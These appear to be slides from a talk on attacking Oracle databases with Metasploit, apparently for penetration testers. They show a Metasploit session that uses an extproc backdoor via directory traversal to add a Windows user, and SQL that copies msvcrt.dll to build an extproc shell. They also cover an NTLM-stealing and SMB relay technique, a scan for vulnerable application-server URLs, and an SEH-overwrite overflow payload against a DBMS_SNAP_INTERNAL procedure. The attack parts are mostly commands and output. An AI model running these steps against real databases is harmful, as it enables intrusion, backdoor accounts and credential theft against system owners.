
- Extproc Backdoor via directory traversal.

msf auxiliary(extproc_backdoor_traversal) > **set CMD "net user metasploit metasploit /add"**
CMD => net user metasploit metasploit /add
msf auxiliary(extproc_backdoor_traversal) > run
[*] Setting up extra required permissions
[*] Done...
[*] Set msvcrt.dll location to C:\oracle\ora92\bin\../../../Windows\system32\msvcrt.dll
[*] Done...
[*] Setting extproc backdoor
[*] Running command net user metasploit metasploit /add
[*] Done…
[*] Auxiliary module execution complete

METASPLOIT

Post Exploitation

- Extproc Backdoor via directory traversal.



METASPLOIT

Post Exploitation

- Extproc Backdoor via copy dll.
  - **"newer" versions will allow you to just copy over** the dll into the %ORACLE_HOME%\bin directory.

```
CREATE OR REPLACE DIRECTORY copy_dll_from AS
'C:\Windows\system32';

CREATE OR REPLACE DIRECTORY copy_dll_to AS
'C:\Oracle\product\10.1.0\db_1\BIN';

…

CREATE OR REPLACE LIBRARY extproc_shell AS
'C:\Oracle\product\10.1.0\db_1\bin\msvcrt.dll'; /
```

  - Works on newer Oracle 10g/11g.
  - http://milw0rm.org/exploits/7675

METASPLOIT

Post Exploitation

- Oracle NTLM Stealer
  - Oracle running as admin user not SYSTEM.
  - Have Oracle connect back to MSF, grab halfLM challenge or perform SMB Relay attack.
  - Module writers did a great write up on using the module and when it would be useful.
  - http://www.dsecrg.com/files/pub/pdf/Penetration_from_application_down_to_OS_(Oracle%20database).pdf

METASPLOIT

Breaking Other Oracle Apps

- Oracle Application Server CGI/Vulnerable URL scanner
  - oas_cgi.rb

```
msf auxiliary(oas_cgi) > run

[*] /em/console/logon/logon
[*] /em/dynamicImage/emSDK/chart/EmChartBean
[*] /servlet/DMSDump
[*]/servlet/oracle.xml.xsql.XSQLServlet/soapdocs/webapps/soap/WEB-INF/config/soapConfig.xml
[*] /servlet/Spy
[*] Auxiliary module execution completed
```

METASPLOIT

The Way Ahead

- Exploits For Vulnerable Packages.
  - [*] ORA-03135: connection lost contact

```
PROCEDURE DELETE_REFRESH_OPERATIONS
 Argument Name                  Type                    In/Out Default?
 ------------------------------ ----------------------- ------ --------
 SNAP_OWNER                     VARCHAR2                IN
 SNAP_NAME                      VARCHAR2                IN

sploit = rand_text_alpha_upper(576) + "BBBB" + "AAAA" + "\xcc" * 500

sql = %Q|BEGIN
          SYS.DBMS_SNAP_INTERNAL.DELETE_REFRESH_OPERATIONS('MSF', '#{sploit}');
        END;
        |

0:032> !exchain
074fc408: 41414141
Invalid exception stack at 42424242
```

METASPLOIT

THANKS!

Questions?

THANKS!

HDM, Richard Evans, JMG, !LSO, Sh2kerr, Rory McCune